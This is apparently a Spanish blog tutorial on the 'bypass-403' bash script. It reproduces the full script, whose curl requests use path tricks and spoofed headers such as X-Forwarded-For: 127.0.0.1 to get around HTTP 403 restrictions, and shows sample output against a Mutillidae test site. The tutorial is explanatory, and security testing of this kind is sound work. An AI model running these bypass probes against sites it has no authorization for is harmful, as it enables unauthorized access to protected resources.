

Error 403

A veces cuando intentamos entrar en una página web, obtenemos un mensaje de error cuyo código es 403. El mensaje que aparece varía pero puede ser uno de estos:

Forbidden: You don't have permission to access [directory] on this server

HTTP Error 403 – Forbidden

Error 403 – Forbidden

403 forbidden request forbidden by administrative rules

403 Forbidden

Access Denied – You don't have permission to access

Error 403

HTTP 403

Forbidden

El error 403 Prohibido es un código de estado HTTP que se produce cuando el servidor web entiende la solicitud pero no puede proporcionarte acceso a una página web.


Las causas pueden ser muy variadas y las soluciones son laboriosas y complejas. Existen infinidad de artículos en internet donde se explica detalladamente las formas de evitar el error. A veces lo único que queremos es acceder a la página web y ya está. Bien, pues esto es lo que vamos a explicar aquí. Cómo se instala y utiliza un script que hace justamente eso que queremos sin mas.

Bypass-403

Arrancamos y actualizamos nuestra máquina Parrot Security.

Clonamos el script de github

```
git clone https://github.com/iamj0ker/bypass-403
```



```
[root@usuario-virtualbox:~/home/usuario]
#git clone https://github.com/iamj0ker/bypass-403
Clonando en 'bypass-403'...
remote: Enumerating objects: 111, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 111 (delta 8), reused 9 (delta 5), pack-reused 91
Recibiendo objetos: 100% (111/111), 198.83 KiB | 1.67 MiB/s, listo.
Resolviendo deltas: 100% (29/29), listo.
```

A continuación damos permisos de ejecución:

```
cd bypass-403
```

```
chmod +x bypass-403.sh
```

Ejecutamos lo siguiente para que salga el banner de la utilidad:

```
sudo apt install figlet
```

Si no lo tenemos instalado, ejecutamos lo siguiente:

```
sudo apt install jq
```

jq es una herramienta de terminal multiplataforma presente en Linux, macOS y Windows. La herramienta permite filtrar, extraer, buscar o modificar los datos dentro de un fichero JSON. Algunos usos específicos que podemos dar a jq son: Extraer y/o consultar elementos específicos almacenados en un fichero JSON.

Comando CURL

Como viene siendo ya una constante en las webs relacionadas con la ciberseguridad y el hacking, el nivel explicativo es nulo. Y en esta utilidad yo creo que se batien récords. Simplemente se publicita el título, una escueta instrucción para instalarla (porque es imprescindible, supongo) y punto.

Entonces, para entender qué hace y poder explicarlo, hay que analizar la propia utilidad que está escrita en la propia shell de Linux. Como es muy corta la pongo por aquí, aunque tb la podéis ver en el github:

```
#!/bin/bash
```

```
figlet Bypass-403
```

```
echo "./bypass-403.sh https://example.com path"
```

```
echo " "
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2
```

```
echo " --> ${1}/${2}"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/%2e/$2
```

```
echo " --> ${1}/%2e/${2}"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2/.
```

```
echo " --> ${1}/${2}/."
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1//$2//
```

```
echo " --> ${1}//${2}//"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/./$2/./
```

```
echo " --> ${1}/./${2}/./"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-Original-URL: $2" $1/$2
```

```
echo " --> ${1}/${2} -H X-Original-URL: ${2}"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-Custom-IP-Authorization: 127.0.0.1" $1/$2
```

```
echo " --> ${1}/${2} -H X-Custom-IP-Authorization: 127.0.0.1"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-Forwarded-For: http://127.0.0.1" $1/$2
```

```
echo " --> ${1}/${2} -H X-Forwarded-For: http://127.0.0.1"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-Forwarded-For: 127.0.0.1:80" $1/$2
```

```
echo " --> ${1}/${2} -H X-Forwarded-For: 127.0.0.1:80"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-rewrite-url: $2" $1/$2
```

```
echo " --> ${1} -H X-rewrite-url: ${2}"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2%20
```

```
echo " --> ${1}/${2}%20"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2%09
```

```
echo " --> ${1}/${2}%09"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2?
```

```
echo " --> ${1}/${2}?"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2.html
```

```
echo " --> ${1}/${2}.html"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2/?anything
```

```
echo " --> ${1}/${2}/?anything"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2#
```

```
echo " --> ${1}/${2}#"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "Content-Length:0" -X POST $1/$2
```

```
echo " --> ${1}/${2} -H Content-Length:0 -X POST"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2/*
```

```
echo " --> ${1}/${2}/*"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2.php
```

```
echo " --> ${1}/${2}.php"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" $1/$2.json
```

```
echo " --> ${1}/${2}.json"
```

```
curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -X TRACE $1/$2
```

```
echo " --> ${1}/${2} -X TRACE"
```

```

curl -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -H "X-Host: 127.0.0.1" $1/$2

echo " --> ${1}/${2} -H X-Host: 127.0.0.1"

curl -s -o /dev/null -iL -w "%{http_code}","%{size_download}" "$1/$2../"

echo " --> ${1}/${2}../"

curl -s -o /dev/null -iL -w "%{http_code}","%{size_download}" "$1/$2/"

echo " --> ${1}/${2}/"

#updated

curl -k -s -o /dev/null -iL -w "%{http_code}","%{size_download}" -X TRACE $1/$2

echo " --> ${1}/${2} -X TRACE"

echo "Way back machine:"

curl -s https://archive.org/wayback/available?url=$1/$2 | jq -r '.archived_snapshots.closest | {available,'

```

Es decir, como podéis ver no es mas que un archivo de ejecución por lotes que todos conocemos de MS-DOS pero para Linux. En Linux, el lenguaje de scripting para ejecutar lotes de comandos Linux se llama bash. En este archivo de comandos , encontramos una sucesión de instrucciones curl.

Tenéis que saber que el comando curl existe para Windows, Linux y Mac.


Curl es una herramienta con interface de línea de comandos (CLI) que permite transferir datos entre un servidor web y nuestro equipo a través de una serie de protocolos que soporta la herramienta. Es pues una herramienta de protocolos. Entre los mas usados con curl tenemos HTTP pero soporta muchos mas protocolos.

¿Cómo funciona bypass-403?. Si os fijáis en el script, el comando admite 2 parámetros que son:

- sitio web
- path

Toma esos dos parámetros, los concatena, lo cual forma una url y con esta url ejecuta un total de 24 comandos curl. Son como pruebas o sondeos de si una url devuelve un código extraño como por ejemplo el dichoso 403, pero también 404 (not found) y otros.

Es decir, no es que sea un bypass, porque no nos permite saltarnos esa página que da código de error 403, podéis hacer la prueba. Pero de alguna forma, esta combinación de comandos curl que contiene script se chivan de los sitios donde podemos tener url's en nuestro sitio web, con lo cual es una buena herramienta para descubrir errores o posibles puntos débiles.



```
By Ian J0ker
/bypass-403.sh https://example.com path
403,4097 --> http://128.198.49.198:8102/
403,4097 --> http://128.198.49.198:8102/%2e/
403,4097 --> http://128.198.49.198:8102//
403,4097 --> http://128.198.49.198:8102/////
403,4097 --> http://128.198.49.198:8102/./
403,4097 --> http://128.198.49.198:8102/ -H X-Original-URL:
403,4097 --> http://128.198.49.198:8102/ -H X-Custom-IP-Authentication: 127.0.0.1
403,4097 --> http://128.198.49.198:8102/ -H X-Forwarded-For: http://127.0.0.1
403,4097 --> http://128.198.49.198:8102/ -H X-Forwarded-For: 127.0.0.1:80
403,4097 --> http://128.198.49.198:8102/ -H X-rewrite-uri:
404,199 --> http://128.198.49.198:8102/%20
404,199 --> http://128.198.49.198:8102/%00
403,4097 --> http://128.198.49.198:8102/?
403,207 --> http://128.198.49.198:8102/.html
403,4097 --> http://128.198.49.198:8102//Anything
403,4097 --> http://128.198.49.198:8102/#
404,199 --> http://128.198.49.198:8102/ -H Content-Length:0 -X POST
404,199 --> http://128.198.49.198:8102/*
404,202 --> http://128.198.49.198:8102/.php
404,203 --> http://128.198.49.198:8102/.json
200,85 --> http://128.198.49.198:8102/ -X TRACE
403,4097 --> http://128.198.49.198:8102/ -H X-Host: 127.0.0.1
000,0 --> http://128.198.49.198:8102/.//
000,0 --> http://128.198.49.198:8102//
200,85 --> http://128.198.49.198:8102/ -X TRACE
May back machine:
```

Como podemos observar, lo he ejecutado sobre la web de pruebas de mutullidae:

```
./bypass-403.sh http://128.198.49.198:8102
```

Y el resultado es el que está en pantalla. Como podemos ver hay multitud de url que dan error 403.

Al tratarse de un comando que va contra protocolos, como el HTTP o el HTTPS, hay que tener un buen conocimiento de los comandos internos y códigos internos o de error de dichos protocolos. El mismo 403 es un código de error del protocolo HTTP.

Si lo decimos de otra forma, el comando curl nos permite hacer manualmente, todas las peticiones internas que hace un navegador web. De hecho, los navegadores web, tienen la posibilidad de traducir

cualquier cosa que le metemos en la barra de direcciones a comando curl.

Los protocolos soportados por curl son:

HTTP y HTTPS
FTP y FTPS
IMAP e IMAPS
POP3 y POP3S
SMB y SMBS
SFTP
SCP
TELNET
GOPHER
LDAP y LDAPS
SMTP y SMTPS

Conclusión

En fin, para terminar simplemente deciros, que el comando curl es mucho mas importante, extenso y complejo de lo que aquí se ha expuesto. Permite hacer scripting de cualquier tarea que se haga con un navegador, y dado que hoy con un navegador lo hacemos TODO, pues ya os dais cuenta de lo importante que es. De hecho hay "ordenadores" que solo son el navegador. los "chrome pc". Además fijaros en la extensa lista de protocolos soportados.

Por poner solo un mínimo ejemplo de lo que se podría hacer, se podrían hacer conversiones de word a PDF de forma masiva en línea vía API. Pero esto ya lo veremos en otro post.

